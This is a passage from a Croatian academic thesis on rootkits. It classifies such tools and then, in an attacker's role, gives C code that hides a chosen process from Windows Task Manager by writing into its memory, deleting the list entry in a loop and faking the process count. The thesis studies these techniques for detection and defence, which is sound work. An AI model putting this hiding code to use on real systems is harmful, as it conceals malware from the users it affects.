Slična je situacija i s Windows operacijskim sustavom koji se koristi unutar virtualnog stroja, kao u ovom radu. Kupnjom Windows operacijskog sustava, korisnik automatski kupuje licencu koja mu omogućuje da taj softver koristi na jednom ili više računala. Korištenje (instalacija) operacijskog sustava na više računala nego što je to dozvoljeno licencom, smatra se povredom ugovora i kaznenim djelom. No nejasno je da li se pod definicijom računala misli stvarno fizičko računalo ili je i virtualno računalo također obuhvaćeno ugovorom. Zasada Microsoft uglavnom smatra da korištenje kopije Windows operacijskog sustava (za kojeg korisnik ima licencu za jedno računalo) u više virtualnih strojeva *nije* povreda licence, sve dok se radi o jednom fizičkom računalu domaćinu.


Korištenjem nLite alata iz instalacija je izbačeno sve što za samu funkcionalnost sustava i za potrebe ispitivanja nije bitno (igre, podrška za različito sklopovlje i uređaje koji se ne koriste, servisi koji se ne koriste i dr.). Time su instalacije smanjene s oko 600 MB na oko 250 MB za Windows XP. Takvi reducirani operacijski sustavi zauzimaju relativno malo diskovnog prostora (oko 1.5 GB) i malu količinu radne memorije (teško je točno odrediti koliko, no reduciranjem sustava moguće ih je pokrenuti više odjednom na jednom računalu domaćinu).

Ispitivanje se vršilo uglavnom tako da je prije bilo kakve modifikacije gosta napravljena slika stanja sustava (engl. *snapshot*). Nakon toga su u gost (putem ugrađene mrežne kartice i *Host-only* veze) prenesene sve željene datoteke, izvršila su se ispitivanja (primjerice, u gost je ugrađen zloćudni alat, pratio se njegov utjecaj na stanje sustava, iskušane su metode detekcije i odstranjivanja alata iz sustava) i zatim je sustav vraćen u prijašnje stanje, kako niti jedna eventualno zaostala komponenta korištenog koda ne bi imala utjecaja na daljnja ispitivanja.

U ispitivanjima su korišteni brojni alati za analizu stanja sustava, za razvoj aplikacija, antivirusni i slični programi i brojni drugi. Popis korištenih alata nalazi se u poglavlju 10, a u tekstu će uvijek uz alat biti navedena referenca na stranicu odakle se on može preuzeti ili kupiti.

5. Klasifikacija alata za prikrivanje prisutnosti napadača

Točna klasifikacija alata za prikrivanje prisutnosti napadača zapravo i ne postoji, već se razlikuje od izvora do izvora. Jednu moguću klasifikaciju *prema okruženju u kojem alati djeluju i vremenu u kojem djeluju* predložio je kolega *Nikola Ivković* [11] te je na temelju te klasifikacije načinjena nešto opširnija prikazana na slici 5.1.



Slika 5.1: Klasifikacija alata za prikrivanje prisutnosti napadača prema okruženju u kojem djeluju i vremenu aktivnosti

Iz gornjeg dijagrama vidljivo je da alati prema okruženju i vremenu tijekom kojeg su aktivni mogu biti podijeljeni na *postojane* i *nepostojane*.

Postojani su oni koji se nakon ponovnog pokretanja sustava (bilo resetiranja, bilo ponovnog uključivanja) pokreću zajedno sa sustavom i nastavljaju djelovati kao i prije pokretanja sustava. Budući da na neki način moraju osigurati svoje ponovno pokretanje, mehanizmi koji im to omogućavaju mogu se nadzirati i na taj način je moguće detektirati ovakvu vrstu alata za prikrivanje prisutnosti napadača u nekim slučajevima.

Nepostojani alati za prikrivanje prisutnosti napadača nakon gašenja sustava i njegovog ponovnog pokretanja ne mogu se ponovno pokrenuti, tj. gašenjem sustava prestaje njihov životni vijek (iako sam kôd, odnosno dijelovi alata mogu ostati prisutni na sustavu u neaktivnom stanju). Takvi alati mnogo se teže otkrivaju jer koriste vrlo visoku razinu nevidljivosti u obavljanju svojih djelatnosti. Također, naknadna analiza sustava nemoguća je u određenim slučajevima jer se memorijski nepostojani alati u potpunosti uklanjaju ponovnim pokretanjem sustava i time nestaju svi tragovi da je alat ikada bio prisutan na sustavu (naravno, ukoliko autor samog alata nije bio nepažljiv i napravio nenamjernu pogrešku koja bi otkrila prisutnost alata na sustavu). No zbog svoje nepostojanosti i potencijalno kratkog životnog vijeka (korisnička računala se u pravilu dosta često isključuju i ponovno pokreću, no

poslužitelji ostaju aktivni mjesecima) njihova "snaga" ponekad može biti manja od učinkovitosti postojanih alata za prikrivanje prisutnosti napadača.

I postojani i nepostojani alati za prikrivanje prisutnosti napadača mogu biti vezani za memoriju ili mogu biti vezani za sklopovlje računala. Pod nazivom "memorija" misli se na radnu memoriju, tvrdi disk i u rjeđim slučajevima USB memorije i optičke diskove (koji su zbog svoje prenosivosti potencijalno zanimljivi za prenošenje zaraze, ali nepraktični kao okruženje u kojem se alat nastanio i odakle se pokreće).

Većina današnjih alata za prikrivanje prisutnosti napadača vezana je za memoriju, bili oni postojani ili nepostojani i upravo će tim alatima biti posvećen najveći dio ovog rada te će se i praktični dio rada odnositi na takve alate.

Ipak, alati za prikrivanje prisutnosti napadača vezani za sklopovlje nisu ništa manje zanimljivi i ništa manje opasni. Štoviše, njihova vezanost za sklopovlje i neovisnost o operacijskom sustavu čini ih vrlo nevidljivima i opasnima. Primjer postojanog alata za prikrivanje prisutnosti napadača koji je vezan za sklopovlje je alat koji se ugrađuje u memoriju PCI uređaja [12] ili alat koji je vezan za ACPI [13], dio BIOS-a koji je zadužen za kontrolu napajanja i snage i koji koristi vlastiti programski jezik AML (engl. *ACPI Machine Language*).

Također su vrlo zanimljivi i alati za prikrivanje prisutnosti napadača koji se temelje na *virtualizaciji*. Primjer memorijski postojanog alata temeljenog na virtualizaciji je *SubVirt* [14]. SubVirt se ugrađuje u ciljno računalo *ispod* operacijskog sustava samog ciljnog računala i djeluje kao *nadglednik virtualnog stroja* (engl. *VMM – Virtual Machine Monitor*) pri čemu je virtualni stroj upravo operacijski sustav ciljnog računala. Budući da je veza operacijski sustav – hardver "prekinuta" samim alatom, SubVirt ima mogućnost mijenjati i utjecati na cjelokupni operacijski sustav ciljnog računala koji uopće nije svjestan postojanja dodatno umetnutog sloja.

Virtualizacijski alati za prikrivanje prisutnosti napadača mogu biti vezani i za sklopovlje. Primjer takvih alata su *BluePill* [15] i *Vitriol* [16]. Ti su alati vezani za sklopovlje u smislu da ovise o virtualizacijskim načinima rada i instrukcijama samih procesora, a noviji procesori proizvođača Intel i AMD nude takve instrukcije i načine rada (AMD nudi AMD-V – engl. *AMD-Virtualization*, dok Intel nudi VT-x – engl. *Virtualization Technology*). BluePill i Vitriol alati (za razliku od SubVirt-a) imaju vrlo malen nadglednik virtualnog stroja (on se kod ovakvih alata naziva *hipervizor*), a način djelovanja im je sličan kao i kod SubVirt-a, samo što nisu postojani, već nakon ponovnog pokretanja sustava postaju neaktivni.

Ova klasifikacija alata za prikrivanje prisutnosti napadača nije jedina, no dobro obuhvaća gotovo sve danas prisutne alate.


U daljnjem tekstu najviše će riječi biti o memorijski postojanim alatima. Memorijski postojani alati (pritom nisu uzeti u obzir alati temeljeni na virtualizaciji jer se oni smatraju "nestandardnima") mogu se podijeliti na one koji djeluju u korisničkom načinu rada i one koji djeluju u jezgrinom načinu rada.

Kao što se može i pretpostaviti, na korisničkoj razini je efikasnost alata manja jer se ne može kontrolirati svaki aspekt sustava, na raspolaganju je ograničeni broj resursa, jezgrini objekti (jezgrini procesi, sustavske dretve, imenovani cjevovodi, uređaji i dr.) uglavnom nisu dostupni alatu i alat je znatno lakše otkriti i (što je još važnije) odstraniti sa sustava. Ipak,

ovakve je alate mnogo lakše napraviti nego alate koji rade u jezgrinom načinu rada pa je to osnovni razlog zašto ovakvi alati nisu tako rijetki. Također, kritična pogreška koju je nenamjerno napravio autor alata neće dovesti do nestabilnosti kompletnog sustava, (ne)popularnog *Blue Screen-a* i time vrlo vjerojatno otkriti samu prisutnost alata na sustavu, već će samo dovesti do rušenja aplikacije, što može proći nezapaženo. Međutim, iako je u teoriji ovakve alate jednostavnije otkriti, kao što će biti opisano u radu, današnje sigurnosne aplikacije začudo nisu savršeno uspješne u otkrivanju takvih alata. Upravo je to bio jedan od razloga za nastanak rada s ovom temom jer se mnogo važnosti poklanja alatima koji djeluju u jezgrinom načinu rada (ti alati doista jesu mnogo moćniji i samim time "zanimljviji" i napadačima i autorima sigurnosnog softvera) i zanemaruje se prisutnost zloćudnog kôda u korisničkoj razini.

U jezgrinom načinu rada napadačevom alatu su na raspolaganju apsolutno svi prije navedeni objekti sustava i napadač ima potpunu kontrolu nad operacijskim sustavom. Antivirusni i drugi alati za otkrivanje zloćudnih programa moraju raditi u jezgrinom načinu rada kako bi mogli otkriti ovakve alate. No i tada valja uočiti da su alati samo u *ravnopravnom položaju* i najčešće o umješnosti napadača, odnosno autora antivirusnog alata i snazi skrivanja odnosno detekcije ovisi da li će zloćudni alat biti otkriven ili ne. Ravnopravni položaj ne znači automatsku detekciju, već više *sposobnost* detekcije, ako zloćudni program nije previše napredan.

Budući da se u radu obrađuje Intelova x86 arhitektura, na slici 5.2 prikazana je klasifikacija i granice razina sigurnosti i privilegija pod kojima se neki kôd izvodi.



Slika 5.2: Razine privilegija i zaštite u x86 arhitekturi

Pojedine razine privilegija (na gornjoj slici prikazane kao koncentrične kugle, a u dvodimenzionalnom prostoru bi se radilo o koncentričnim kružnicama) nazivaju se *prsteni* (engl. *rings*). Prsten jezgre predstavlja najveće moguće privilegije i naziva se *prsten 0* (engl. *ring 0*, *zero ring*). Nakon njega dolaze *prsteni 1* i *2* koji su rezervirani za upravljačke programe (npr. programe za grafičku karticu, mrežnu karticu) i na kraju dolazi najmanje privilegirani prsten, onaj u kojem se nalaze sve korisničke aplikacije i koji nosi oznaku *prsten 3*.

Treba napomenuti da je na slici prikazana originalna Intelova specifikacija, dok se konkretne realizacije u pojedinim operacijskim sustavima razlikuju. U svim verzijama Windows operacijskog sustava koriste se samo *prsten 0* i *prsten 3*, pri čemu se u *prstenu 0* nalazi jezgra sustava i svi upravljački programi, a u *prstenu 3* korisničke aplikacije.

U nastavku će biti obrađeni alati za prikrivanje prisutnosti napadača u korisničkom načinu rada. Iako oni nisu najraširenij i najsofisticiraniji zloćudni alati ove vrste, njihova relativna jednostavnost, ali i opasnost koju predstavljaju dovoljna su motivacija za njihovo proučavanje. Ideja je da se alati opišu onim redosljedom i s onim funkcionalnostima do kojih bi (postupno razvijajući svoju ideju) mogao doći napadač. Na taj način lakše će biti odrediti ključne elemente operacijskog sustava koje treba zaštititi od djelovanja ovakvih alata.

6. Alati s korisničkim načinom rada kao područjem djelovanja

Kao što je rečeno, ovakvi alati imaju ograničenu funkcionalnost jer djeluju na razini običnih aplikacija i nemaju potpuni pristup do svih dijelova operacijskog sustava. Takve je alate lakše otkriti i lakše ih je odstraniti s računala, no to nipošto ne znači da su ovakvi alati bezopasni i da o njima ne treba brinuti. Unatoč ograničenjima aplikacijske razine, i ovakvi alati (uz pretpostavku da imaju administratorske privilegije) mogu se vrlo dobro i uspješno sakriti čak i od iskusnog korisnika.

Za početak ćemo se postaviti u ulogu *napadača* koji *nema previše iskustva u izradi zloćudnih programa* i ne poznaje detaljno operacijski sustav i njegov programski model.

Pri otkrivanju zloćudnih programa i neželjenih podataka na svome računalu, običan korisnik se pouzdaje prije svega u antivirusni program i ostale programe koji otkrivaju zloćudne aktivnosti. Mnogi korisnici međutim nisu svjesni činjenice da se antivirusni programi oslanjaju na antivirusne *definicije* i *potpise*, tj. datoteke koje (laički rečeno) sadržavaju mali odsječak kôda (ili sažetak odsječka koda) zloćudnog programa. Ako za neki virus ili drugi zloćudni program nije prisutna odgovarajuća definicija, tada antivirusni program takav kôd neće moći otkriti. Autori zloćudnih programa smišljaju različite tehnike izbjegavanja antivirusnih programa i nažalost, u tome vrlo često i uspijevaju, pogotovo ako nije zaražen veliki broj računala, tj. ako zloćudni kôd nije previše raširen. Neke aktivnosti, koje bi se itekako mogle okarakterizirati kao zloćudne i neželjene, prolaze sasvim nezapaženo od strane antivirusnih i drugih programa za zaštitu, a to će biti demonstrirano u nastavku. Osim tih alata koji predstavljaju *nužnu* zaštitu, korisnikov osnovni uvid u stanje sustava daje ugrađeni alat *Windows Task Manager*. Također, korištenjem *Windows Explorer*-a korisnik može uočiti neke datoteke i direktorije koje nije sam stvorio (niti su dio nekog poznatog programa koje je korisnik instalirao) i to može pobuditi sumnju korisnika da se na njegovom računalu nalazi zloćudni program.

Naš prvi korak u ulozi napadača je sakriti proces u listi procesa i odgovarajuće direktorije/datoteke od *pogleda* korisnika, točnije, sakriti proces u ispisu *Task Managera* i sakriti direktorij u *Exploreru*. Iako kao naivni napadač nemamo puno znanja o operacijskim sustavima i ne poznajemo interne strukture sustava, postavljajući si za cilj skrivanje procesa i direktorija i uz malo znanja možemo postići relativno mnogo.


Promatrajući *Task Manager* aplikaciju, lako je uočiti da se radi o običnom prozoru u kojem se ispisuju aktivni procesi na sustavu zajedno s nekim drugim interesantnim informacijama. Zanima nas kako se točno ti procesi ispisuju, tj. možemo li nekako iz te liste *obrisati* naš (zloćudni) proces?

Iako je teorijska pozadina *prozora* u operacijskom sustavu Windows daleko izvan opsega ovog teksta, važno je napomenuti da su prozori u osnovi *objekti* koji međusobno komuniciraju *porukama*. Ovisno o primljenim porukama, svaki prozor može promijeniti svoje dimenzije, svoj oblik, vidljivost, može iscrtati željene podatke, obrisati neke podatke, može se zatvoriti i slično. Svaki prozor također može imati jedan ili više prozora *djece* koji imaju isti identifikator procesa kao i glavni prozor, no najčešće se izvode u zasebnim dretvama. Svaki prozor identificiran je svojim imenom i/ili svojom klasom. Klasa prozora djeteta naravno može biti potpuno drukčija od klase glavnog prozora. Također, kao i za sve ostale objekte

operacijskog sustava Windows, postoji vrlo bogat skup dokumentiranih funkcija za rad s prozorima.

Znajući neke osnovne teorijske aspekte prozora, možemo iskoristiti alat *Spy++* (dio alata koji dolaze uz *Visual Studio* 2005) ili nešto sofisticiraniji alat *Winspector* [4a] kako bismo vidjeli strukturu prozora *Task Manager*, da li postoje prozori djeca, koje poruke *Task Manager* razmjenjuje s ostalim prozorima i slične važne informacije.

Na slici 6.1 prikazan je ispis *Spy++* alata za *Task Manager*.



Slika 6.1: Windows Task Manager i pripadni prozori u Spy++ alatu

Na slici su zaokruženi zanimljivi prozori djeca unutar koji pripadaju *Task Manager* alatu. Prozor u kojem se ispisuju procesi ima ime *Processes*, a klasa mu je *SysListView32*. Ta klasa predstavlja sve one prozore koji imaju svoje podatke organizirane kao običnu listu koja se može sortirati i s kojom se mogu provoditi različite operacije, primjerice dodavati ili brisati elemente iz liste (funkcije i pripadne podatkovne strukture dobro su opisane u dokumentaciji).

Osim tog prozora, zanimljiv nam je i statusni prozor u kojem se ispisuje broj aktivnih procesa na sustavu. Taj prozor je klase *statusbar32* i važan je zbog toga što ćemo taj broj morati umanjiti za 1 nakon pokretanja našeg zloćudnog procesa, kako bi prikrili njegovo djelovanje na sustavu.

Ono što naš program najprije mora pronaći jest prozor *Windows Task Manager*-a koji mora biti aktivan. To se postiže sljedećim odsječkom kôda u ispisu 6.1 (cjelokupni kôd nalazi se u direktoriju *src/UserMode/Naive*).

```
hTaskWindow = FindWindow(NULL, "Windows Task Manager");

if(hTaskWindow == NULL)
{
	//prijavi grešku
	return -1;
}
```

Ispis 6.1: Traženje Task Manager prozora

Nakon pronalaska glavnog prozora koji je identificiran `hTaskWindow` *ručicom* (engl. *handle*), moramo pronaći odgovarajuće prozore djecu koje smo identificirali pomoću *Spy++* alata. To postižemo kodom u ispisu 6.2.

```
EnumChildWindows(hTaskWindow, TraziProces, NULL);

//TraziProces je Callback funkcija koja se poziva pri enumeraciji prozora djece
BOOL CALLBACK TraziProces(HWND  hChild, LPARAM  lParam)
{
	...
	GetWindowText(hChild, imeDjeteta, 128);
	GetClassName(hChild, imeKlase, 128);

	//ako se prozor zove Processes i tip mu je SysListView, onda smo upravo na prozoru u
	//kojem je lista procesa
	if(!strcmp(imeDjeteta, "Processes”) && !strcmp(imeKlase, "SysListView32"))
	{
		//budući da će se ovo vrtiti u petlji, moramo stvoriti zasebnu dretvu
		hHideProcThread = CreateThread(NULL, 0, SakrijProces, hChild, 0, NULL);
	}
	...
}
```

Ispis 6.2: Traženje odgovarajućeg prozora u kojem se ispisuju procesi

Kada je nađen odgovarajući prozor koji sadržava listu procesa, stvaramo novu dretvu identificiranu ručicom `hHideProcThread` koja će proći kroz listu procesa *SysListView32* i izbrisati onaj po našoj želji i pozivamo funkciju `SakrijProces()`.

Kod ovakvog načina "brisanja procesa" iz liste javljaju se dva problema. Prvi i ključni problem je vremenske prirode. Lista procesa obnavlja se svake dvije sekunde ukoliko je brzina osvježavanja u opcijama *Task Manager*-a postavljena na *normal*, što je uglavnom slučaj. Proces koji se briše mora se dakle brisati u ovisnosti o brzini osvježavanja. Ako se briše nakon vremena manjeg od onog koje je određeno brzinom osvježavanja, željeni proces se uopće neće vidjeti u listi procesa i neće doći do njegovog brisanja, tj. lista će ostati netaknuta ili će se (ukoliko se brisanje obavlja po *indeksu* elementa liste, kao što je slučaj u našem kodu) obrisati neki proces koji je u listi blizu procesa koji se želio obrisati, što svakako nije željeno ponašanje. Ako se briše nakon većeg vremenskog intervala, tada će proces koji se briše jedno kratko vrijeme ipak biti vidljiv i to može pobuditi korisničku sumnju u postojanje neželjenog procesa. Ove vremenske operacije vrlo su osjetljive i pokazat će se da u općenitom slučaju problemi vezani uz njih nisu rješivi.

Drugi problem je programerske prirode i pojavljuje se zbog toga što je naš proces odvojen od procesa *Task Manager*-a. Prilikom komunikacije porukama, funkcije uglavnom vraćaju

rezultate u međuspremnicima koji su *lokalni* za proces koji prima poruku i ne vide se u procesu koji šalje poruku. Zbog toga se u samom *Task Manager* procesu mora alocirati memorijski prostor preko kojega će se prenositi rezultati poruka. Zauzimanje memorije u adresnom prostoru drugog procesa moguće je jedino ako taj proces sam to dozvoli, a *Task Manager* proces dozvoljava pisanje i čitanje po svom adresnom prostoru (nije sasvim jasno zašto).

Funkcija koja obavlja samo "brisanje" procesa prikazana je u ispisu 6.3.

```
DWORD WINAPI SakrijProces(LPVOID lParam)
{
	HWND hChild = (HWND) lParam;
	DWORD dPID = 0;
	LVITEM *listItem, item;
	TCHAR *procName;
	char buf[260];

	//kako ne bi obrisali krivi proces, najprije se naš program mora pojaviti u
	//listi procesa, a tek onda nastavljamo s brisanjem
	Sleep(1200);

	//dohvati PID task manager procesa
	GetWindowThreadProcessId(hChild, &dPID);

	if(hTaskManagerProc == NULL)
	{
		//ako neka druga funkcija nije otvorila
		//TaskManagerProces, onda ćemo ga mi otvoriti
		hTaskManagerProc = OpenProcess(PROCESS_VM_READ | PROCESS_VM_WRITE |\
					PROCESS_VM_OPERATION, FALSE, dPID);

		if(hTaskManagerProc == NULL)
		{
			//nismo uspjeli otvoriti Task manager proces
			return false;
		}
	}

	//alociramo memoriju za element liste i za ime procesa u procesnom
	//adresnom prostoru task managera
	listItem = (LVITEM *) VirtualAllocEx(hTaskManagerProc, NULL,\
				sizeof(LVITEM), MEM_COMMIT, PAGE_READWRITE);
	procName = (TCHAR *) VirtualAllocEx(hTaskManagerProc, NULL, 260*sizeof(TCHAR),\
				MEM_COMMIT, PAGE_READWRITE);
	item.cchTextMax = 260;

	//prolazit ćemo kroz cijelu listu pa nam je potreban broj procesa
	countProc = SendMessage(hChild, LVM_GETITEMCOUNT, 0, 0);

	while(true)
	{
		for(int i = 0; i < countProc; i++)
		{
			item.iSubItem = 0;
			item.pszText = procName;
			//zapiši strukturu preko koje ćemo dohvaćati podatke u adresni
			//prostor task managera
			WriteProcessMemory(hTaskManagerProc, listItem, &item,\
					sizeof(LVITEM), NULL);
```

```
                        //dohvati podatke o trenutnom elementu liste (elementu
                        //s indeksom i)
                        SendMessage(hChild, LVM_GETITEMTEXT, (WPARAM) i,(LPARAM) listItem);

                        //dohvati ime tog elementa (procesa)
                        ReadProcessMemory(hTaskManagerProc, procName, buf, 260, NULL);

                        //ako se radi o procesu kojeg zelimo sakriti
                        if(!strcmp(buf, proces))
                        {
                                //budući da element ostaje na toj poziciji, nećemo više
                                //prolaziti kroz cijelu listu,već ćemo brisati isti element
                                while(true)
                                {
                                        /* najveći je problem u osvježavanju liste procesa,
                                        to nekako moramo spriječiti.
                                        To se ne može jednostavno spriječiti pa je zato
                                        najbolje da vršimo uzastopno pauziranje i
                                        pokretanje task managera, jer je to najbolja
                                        sinkronizacija sa stvarnim osvježavanjem koju
                                        možemo postići */

                                        //signaliziraj da si obrisao proces i da funkcija
                                        //koja ažurira broj može smanjiti broj procesa za 1
                                          SetEvent(hEvent);

                                        //neka task manager radi normalnom brzinom -
                                        //osvježava svake 2 sek
                                        SendMessage(hTaskWindow, WM_COMMAND, uNormalSpeed,\
                                                        0);

                                        //odspavaj 2.1 sek
                                        Sleep(2100);

                                        //obriši element i
                                        SendMessage(hChild, LVM_DELETEITEM, (WPARAM) i, 0);

                                        //pauziraj task manager
                                        SendMessage(hTaskWindow, WM_COMMAND, uPauseUpdate,\
                                                        0);
                                }
                        }
                }
                //ako nema doticnog procesa u listi, onda odspavaj 1 sek
                Sleep(1000);
        }

        //obriši zauzetu memoriju
        VirtualFreeEx(hTaskManagerProc, listItem, 0, MEM_RELEASE);
        VirtualFreeEx(hTaskManagerProc, procName, 0, MEM_RELEASE);

        return true;
}
```

Ispis 6.3: Funkcija za brisanje željenog procesa iz liste u prozoru Task Manager-a

Iako je kôd dobro komentiran, neke dijelove ipak treba detaljnije razmotriti. Prije svega valja naglasiti da se nikakvo *brisanje* stvarnih procesa ne događa, već se samo zapis procesa briše

iz liste, sam proces naravno i dalje postoji. Prvo čekanje izvedeno `Sleep()` funkcijom potrebno je kako bi se najprije naš program pojavio u listi procesa i tek onda možemo započeti s pretragom i brisanjem. Kada tog čekanja ne bi bilo, postojala bi mogućnost da se brisanje željenog procesa obavi prije pojave našeg procesa (procesa u kojem se izvodi upravo navedeni kôd za brisanje). Ako proces koji se briše ima indeks *i*, u beskonačnoj petlji bi se čitavo vrijeme brisao proces s indeksom *i*. No nakon pojave našeg procesa u listi i *u slučaju da se on u listi pojavio* **prije** *procesa koji se briše*, proces koji se briše sada ima indeks *i+1* i umjesto tog procesa u listi će se brisati neki drugi proces, što nije željeno ponašanje programa. Zato je izvedeno čekanje od 1.2 sekunde kako bi se našem procesu dala mogućnost da se pojavi u listi prije nego započne brisanje. Čak i uz ovo čekanje, u slučaju velikog opterećenja sustava, naš se proces neće pojaviti u listi u vremenu manjem od 1.2 sekunde i program neće raditi ispravno! No veće čekanje daje korisniku vremenski prozor unutar kojeg može vidjeti aktivnost "neželjenog" procesa, a to smo željeli spriječiti. Polako na vidjelo izlaze prvi nedostaci ovog pristupa.

U kôdu se dalje rezervira željeni memorijski prostor *unutar Task Manager* procesa i pretražuje se lista procesa u beskonačnoj petlji. Unutar beskonačne petlje prolazimo kroz cijelu listu procesa i ako traženi proces nije nađen, prolazimo od početka. Razlog tome je što se traženi proces u listi može pojaviti s nekim kašnjenjem ili tek kasnije tijekom rada *Task Manager*-a i moramo uzeti u obzir i takve situacije. U slučaju da smo našli proces koji želimo obrisati, tada više nećemo pretraživati kompletnu listu, već ćemo brisati samo element na toj poziciji, a to je upravo traženi proces. Zbog sinkronizacijskih problema najbolji mogući pristup je da se osvježavanje liste procesa zaustavi, zatim da se brzina osvježavanja postavi na normalnu, pozove funkcija `Sleep()` na dvije sekunde (jer je to vrijeme osvježavanja same liste) i zatim izbriše odgovarajući zapis te se cijeli postupak ponovi. Kako bismo mogli zaustavljati i ponovo pokretati osvježavanje, moramo dohvatiti odgovarajuće elemente u izborniku osnovnog prozora *Task Manager* procesa, što je prikazano u ispisu 6.4.

```
...
	HMENU hMenu = GetMenu(hTaskWindow);
	if(hMenu == NULL)
	{
		//nesto očito ne valja, ovo se zaista ne bi trebalo dogoditi
		return -1;
	}

	//0 je file, 1 je options, 2 je view, to nam treba za zaustavljanje
	HMENU hSubMenu = GetSubMenu(hMenu, 2);
	if(hSubMenu == NULL)
	{
		//kao i gore, ovo je nešto ozbiljno loše
		return -1;
	}

	//0 je refresh now, 1 je updateSpeed
	HMENU hUpdateSpeedMenu = GetSubMenu(hSubMenu, 1);
	if(hUpdateSpeedMenu == NULL) return -1;

	//doznaj koji je ID za pauzu i za normalnu brzinu
	uPauseUpdate = GetMenuItemID(hUpdateSpeedMenu, 3);
```

```
uNormalSpeed = GetMenuItemID(hUpdateSpeedMenu, 1);
...
```

Ispis 6.4: Traženje odgovarajućih elemenata koji omogućavaju zaustavljanje i pokretanje osvježavanja

Nakon što smo obrisali proces, potrebno je još samo ažurirati broj procesa koji se ispisuje u statusnoj traci. Kao što je vidljivo na slici *Spy++* programa, statusna traka je također običan prozor, pa se prilikom pretraživanja prozora djece glavnog prozora procesa *Task Manager* ispituje da li je pronađen takav prozor:

```
...
if(!strcmp(imeKlase, "msctls_statusbar32"))
{
        AzurirajBrojProcesa(hChild);
}
...
```

Ispis 6.5: Akcija u slučaju da je trenutni prozor dijete upravo statusna traka

Ključni dio funkcije `AzurirajBrojProcesa()` dan je u ispisu (ostatak je vrlo sličan funkciji `SakrijProces()`).

```
...
WaitForSingleObject(hEvent, 7000);

while(true)
{
        //string u status baru ima oblik "Processes: <broj_procesa>", pa
        //stvaramo takav string
        sprintf(buf, "Processes: %d", countProc-1);

        //zapiši to u alocirani buffer
        WriteProcessMemory(hTaskManagerProc, procNum, buf, 128, NULL);

        //i postavi tekst na taj koji smo stvorili
        SendMessage(hChild, SB_SETTEXT, 0, (LPARAM) procNum);

        //to ponavljaj svakih 50ms. Manja vrijednost bi uzela više procesora
        //(petlja bi se stalno vrtila i niti jedna druga dretva ne bi dobila
        //šansu da se izvede), a veća bi vrijednost bila vidljiva u task
        //manageru kao treperenje
        Sleep(50);
}
...
```

Ispis 6.6: Ažuriranje ukupnog broja procesa u sustavu

Na početku funkcije čekamo na *događaj* (engl. *event*) API funkcijom `WaitForSingleObject()`. To je potrebno kako se broj procesa ne bi smanjio *prije* nego je stvoren proces u kojem se izvršava naš kôd (tada bi korisnik mogao vidjeti da je broj procesa za jedan manji od procesa

